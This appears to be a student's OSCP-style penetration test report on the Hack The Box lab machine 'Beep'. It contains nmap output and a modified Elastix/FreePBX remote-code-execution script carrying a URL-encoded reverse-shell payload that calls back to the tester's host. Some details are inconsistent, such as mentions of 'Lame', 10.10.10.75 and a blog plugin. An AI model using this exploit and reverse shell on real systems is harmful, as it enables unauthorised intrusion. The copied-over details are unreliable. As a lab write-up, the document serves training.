Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-05

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – The Beep. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Beep was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Beep(10.10.10.7) - Arbitrary Remote code execution and privileged access to user to run the script.

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Beep - 10.10.10.7

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Lame.

3.2.1 System IP: 10.10.10.7

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.7	**TCP**: 22,25,80,110,111,143,443,993,995,3306,4559,4445,5038,10000

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Mon Jul  5 12:18:36 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.7
Nmap scan report for 10.10.10.7
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-07-05 12:18:37 PDT for 361s
Not shown: 988 closed ports
Reason: 988 resets
PORT      STATE SERVICE    REASON         VERSION
22/tcp    open  ssh        syn-ack ttl 63 OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
| ssh-dss
↪  AAAAB3NzaC1kc3MAAACBAI04jN+Sn7/9f2k+5UteAWn8KKj3FRGuF4LyeDmo/xxuHgSsdCjYuWtNS8m7stqgNH5edUu8vZ0pzF/quX5kph
|   2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
|_ssh-rsa
↪  AAAAB3NzaC1yc2EAAAABIwAAAQEA4SXumrUtyO/pcRLwmvnF25NG/ozHsxSVNRmTwEf7AYubgpAo4aUuvhZXg5iymwTcZd6vm46Y+TX39N
25/tcp    open  smtp       syn-ack ttl 63 Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES,
↪  8BITMIME, DSN,
80/tcp    open  http       syn-ack ttl 63 Apache httpd 2.2.3
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3       syn-ack ttl 63 Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: AUTH-RESP-CODE LOGIN-DELAY(0) PIPELINING IMPLEMENTATION(Cyrus POP3 server
↪  v2) UIDL USER RESP-CODES TOP APOP EXPIRE(NEVER) STLS
111/tcp   open  rpcbind    syn-ack ttl 63 2 (RPC #100000)
143/tcp   open  imap       syn-ack ttl 63 Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: NAMESPACE SORT BINARY LISTEXT ATOMIC Completed QUOTA UIDPLUS SORT=MODSEQ
↪  RIGHTS=kxte THREAD=REFERENCES CHILDREN CATENATE LITERAL+ IDLE MAILBOX-REFERRALS
↪  URLAUTHA0001 X-NETSCAPE LIST-SUBSCRIBED ID CONDSTORE UNSELECT STARTTLS ANNOTATEMORE NO
↪  THREAD=ORDEREDSUBJECT IMAP4 IMAP4rev1 OK ACL RENAME MULTIAPPEND
443/tcp   open  ssl/https? syn-ack ttl 63
|_ssl-date: 2021-07-05T19:33:33+00:00; +11m31s from scanner time.
993/tcp   open  ssl/imap   syn-ack ttl 63 Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       syn-ack ttl 63 Cyrus pop3d
3306/tcp  open  mysql      syn-ack ttl 63 MySQL (unauthorized)
4445/tcp  open  upnotifyp? syn-ack ttl 63
```

```
10000/tcp open  http       syn-ack ttl 63 MiniServ 1.570 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 74F7F6F633A027FA3EA36F05004C9341
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com

Host script results:
|_clock-skew: 11m30s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul  5 12:24:38 2021 -- 1 IP address (1 host up) scanned in 361.49 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Tue Jul  6 12:57:00 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.7
Nmap scan report for 10.10.10.7
Host is up, received syn-ack ttl 63 (0.21s latency).
Scanned at 2021-07-06 12:57:01 PDT for 538s
Not shown: 65519 closed ports
Reason: 65519 resets
PORT      STATE SERVICE    REASON         VERSION
22/tcp    open  ssh        syn-ack ttl 63 OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
| ssh-dss
↪  AAAAB3NzaC1kc3MAAACBAI04jN+Sn7/9f2k+5UteAWn8KKj3FRGuF4LyeDmo/xxuHgSsdCjYuWtNS8m7stqgNH5edUu8vZ0pzF/quX5kph
|   2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
|_ssh-rsa
↪  AAAAB3NzaC1yc2EAAAABIwAAAQEA4SXumrUtyO/pcRLwmvnF25NG/ozHsxSVNRmTwEf7AYubgpAo4aUuvhZXg5iymwTcZd6vm46Y+TX39N
25/tcp    open  smtp       syn-ack ttl 63 Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES,
↪  8BITMIME, DSN,
80/tcp    open  http       syn-ack ttl 63 Apache httpd 2.2.3
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3       syn-ack ttl 63 Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: RESP-CODES PIPELINING STLS LOGIN-DELAY(0) UIDL EXPIRE(NEVER)
↪  AUTH-RESP-CODE APOP TOP IMPLEMENTATION(Cyrus POP3 server v2) USER
111/tcp   open  rpcbind    syn-ack ttl 63 2 (RPC #100000)
143/tcp   open  imap       syn-ack ttl 63 Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: MULTIAPPEND QUOTA IDLE OK ATOMIC CATENATE MAILBOX-REFERRALS URLAUTHA0001
↪  RIGHTS=kxte X-NETSCAPE IMAP4 ACL LIST-SUBSCRIBED SORT=MODSEQ THREAD=ORDEREDSUBJECT SORT
↪  LITERAL+ Completed ANNOTATEMORE LISTEXT ID STARTTLS THREAD=REFERENCES BINARY CHILDREN
↪  IMAP4rev1 UNSELECT NAMESPACE RENAME NO UIDPLUS CONDSTORE
443/tcp   open  ssl/https? syn-ack ttl 63
|_ssl-date: 2021-07-06T20:14:56+00:00; +11m34s from scanner time.
```

```
878/tcp   open  status     syn-ack ttl 63 1 (RPC #100024)
993/tcp   open  ssl/imap   syn-ack ttl 63 Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       syn-ack ttl 63 Cyrus pop3d
3306/tcp  open  mysql      syn-ack ttl 63 MySQL (unauthorized)
4190/tcp  open  sieve      syn-ack ttl 63 Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
↪   (included w/cyrus imap)
4445/tcp  open  upnotifyp? syn-ack ttl 63
4559/tcp  open  hylafax    syn-ack ttl 63 HylaFAX 4.3.10
5038/tcp  open  asterisk   syn-ack ttl 63 Asterisk Call Manager 1.1
10000/tcp open  http       syn-ack ttl 63 MiniServ 1.570 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 74F7F6F633A027FA3EA36F05004C9341
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com, localhost; OS: Unix

Host script results:
|_clock-skew: 11m33s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jul  6 13:05:59 2021 -- 1 IP address (1 host up) scanned in 538.60 seconds
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.7

Vulnerability Exploited : Weak admin password/Arbitrary remote code execution

System Vulnerable : 10.10.10.75


Vulnerability Explanation : There is a arbitrary command execution via the my_image plugin in this particular version of software

Privilege Escalation Vulnerability : Giving users a high privilege access to run the script

Vulnerability fix : Upgrading the blog to the latest version and disable the plugin feature and for priv escalation we need to avoid giving user a high privilege access to run a specific script

Severity Level : Critical

While checking the ports we can see that there are so many ports open but i am going to concentrate on port 80 which seems like elastix running on it.




https://10.10.10.7

Elastix is licensed under GPL by PaloSanto Solutions. 2006 - 2021.

Figure 3.1: 205-website.png

I am not sure about the version but however we can try for the searchsploit against elastix and check for the luck.




```
→ searchsploit elastix
-------------------------------------------------------------------------------------------------------------------- ------------------------------
 Exploit Title                                                                                                      |  Path
-------------------------------------------------------------------------------------------------------------------- ------------------------------
Elastix - 'page' Cross-Site Scripting                                                                               | php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities                                                             | php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities                                                       | php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion                                                                    | php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection                                                                                   | php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection                                                                                  | php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution                                                              | php/webapps/18650.py
-------------------------------------------------------------------------------------------------------------------- ------------------------------
```

Figure 3.2: 210-searchsploit.png

I wanted to go with the last exploit. By checking the exploit it seems like we need few modifications.


Changed the lhost and rhost to the respective ip address.



```
import urllib
rhost="10.10.10.7"
lhost="10.10.14.24"
lport=443
extension="1000"
```

Figure 3.3: 215-exploit_change.png


From the exploit we are getting the socket error. So lets send this request to the burp and tweak the modifications on the burp instead of script.



```
→ python2.7 18650.py
Traceback (most recent call last):
  File "18650.py", line 27, in <module>
    urllib.urlopen(url)
  File "/usr/lib/python2.7/urllib.py", line 87, in urlopen
    return opener.open(url)
  File "/usr/lib/python2.7/urllib.py", line 215, in open
    return getattr(self, name)(url)
  File "/usr/lib/python2.7/urllib.py", line 445, in open_https
    h.endheaders(data)
  File "/usr/lib/python2.7/httplib.py", line 1095, in endheaders
    self._send_output(message_body)
  File "/usr/lib/python2.7/httplib.py", line 898, in _send_output
    self.send(msg)
  File "/usr/lib/python2.7/httplib.py", line 860, in send
    self.connect()
  File "/usr/lib/python2.7/httplib.py", line 1320, in connect
    server_hostname=server_hostname)
  File "/usr/lib/python2.7/ssl.py", line 369, in wrap_socket
    _context=self)
  File "/usr/lib/python2.7/ssl.py", line 599, in __init__
    self.do_handshake()
  File "/usr/lib/python2.7/ssl.py", line 828, in do_handshake
    self._sslobj.do_handshake()
IOError: [Errno socket error] [SSL: UNSUPPORTED_PROTOCOL] unsupported protocol (_ssl.c:727)
→ 
```

Figure 3.4: 220-exploit_error.png

I ran a web server on port 8081 and redirected the traffic to the destination server on the burp.



Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use o

Each install

Intercep

Use these

☑ Intercep

Add a new proxy listener

These settings control how Burp binds the proxy listener.


Bind to port: 8081

Bind to address: ● Loopback only

○ All interfaces

○ Specific address: 10.10.14.24

Figure 3.5: 225-burp_proxy.png



Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser t

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080	□		Per-host

Add a new proxy listener

These settings control whether Burp redirects requests received by this listener.

Redirect to host: 10.10.10.7

Redirect to port: 443


☑ Force use of SSL

Invisible proxy support allows non-proxy-aware clients to connect directly to the listener.

□ Support invisible proxying (enable only if needed)

Figure 3.6: 230-burp_redirect.png


Once the modification on the burp done we can go the exploit and do few tweaks so that it can send the traffic via burp.



```
#####################################################################
import urllib
rhost="localhost:8081"
lhost="10.10.14.24"
lport=9001
extension="1000"

# Reverse shell payload

url = 'http://'+str(rhost)+'/recordings/misc/callme_page.php?action
MIO%20-e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20IO%3
%3efdopen%28%24c%2cr%29%3b%24%7e-%3efdopen%28%24c%2cw%29%3bsystem%2

urllib.urlopen(url)

```


Figure 3.7: 235-exploit_modification.png

We set up a netcat listener on port 9001 before running the exploit so that we cab get a reverse shell.



```
→ python2.7 18650.py
```

Figure 3.8: 240-exploit_execute.png

